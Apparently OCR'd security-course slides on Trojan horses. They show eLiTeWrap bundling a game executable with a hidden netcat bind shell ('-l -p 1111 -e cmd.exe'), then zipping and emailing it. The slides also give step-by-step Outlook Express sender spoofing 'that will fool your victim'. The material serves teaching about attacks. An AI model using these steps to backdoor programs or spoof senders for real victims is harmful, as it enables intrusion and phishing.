

Command Prompt
C:\Tools\elitewrap>elitewrap
eLiTeWrap 1.04 - (C) Tom "eLiTe" McIntyre
tom@holodeck.f9.co.uk
http://www.holodeck.f9.co.uk/elitewrap
Stub size: 7712 bytes
Enter name of output file: rogue1.exe
Perform CRC-32 checking? [y/n]: n
Operations: 1 - Pack only
2 - Pack and execute, visible, asynchronously
3 - Pack and execute, hidden, asynchronously
4 - Pack and execute, visible, synchronously
5 - Pack and execute, hidden, synchronously
6 - Execute only, visible, asynchronously
7 - Execute only, hidden, asynchronously
8 - Execute only, visible, synchronously
9 - Execute only, hidden, synchronously
Enter package file #1: c:\tools\rogue\rogue.exe
Enter operation: 2
Enter command line:
Enter package file #2: c:\tools\netcat\nc.exe
Enter operation: 3
Enter command line: -l -p 1111 -e cmd.exe
Enter package file #3:
All done :)
Execute one at a time

Elitewrap Example

Zip *rogue1.exe* so it can be sent to the target as an email attachment

Right click on the file name and select **Send To… Compressed…**

(Remember, ROGUE.EXE is the original game.)



Exploitation with Human Access

How do we get victim to open our Trojan horse?

- We send an email with the Trojan horse attached
- We lie about who sent it - we spoof the source!


This is a low-risk exploit since:

- Placing a Trojan inside an app is easy w/wrappers
- The email return address of the email is falsified
- When the victim double-clicks on attached Trojan horse (a game or photo-display program) – which can appear to come from someone known to them - the attacker owns the victim's box!
- *Elitewrap is an example – its no longer effective*

Spoofing an email Source Address


Here's how you do it

- In Outlook Express, select Tools/Accounts...




Spoofing an email Source Address

- Select the Mail tab Then click on Add
- Then select Mail...




Spoofing an email Source Address

- Enter an identity that will fool your victim
- Click Next



Spoofing an email Source Address


- Enter a spoofed email address. Click Next



Spoofing an email Source Address

Enter the real address of email server (not .1)

Click Next



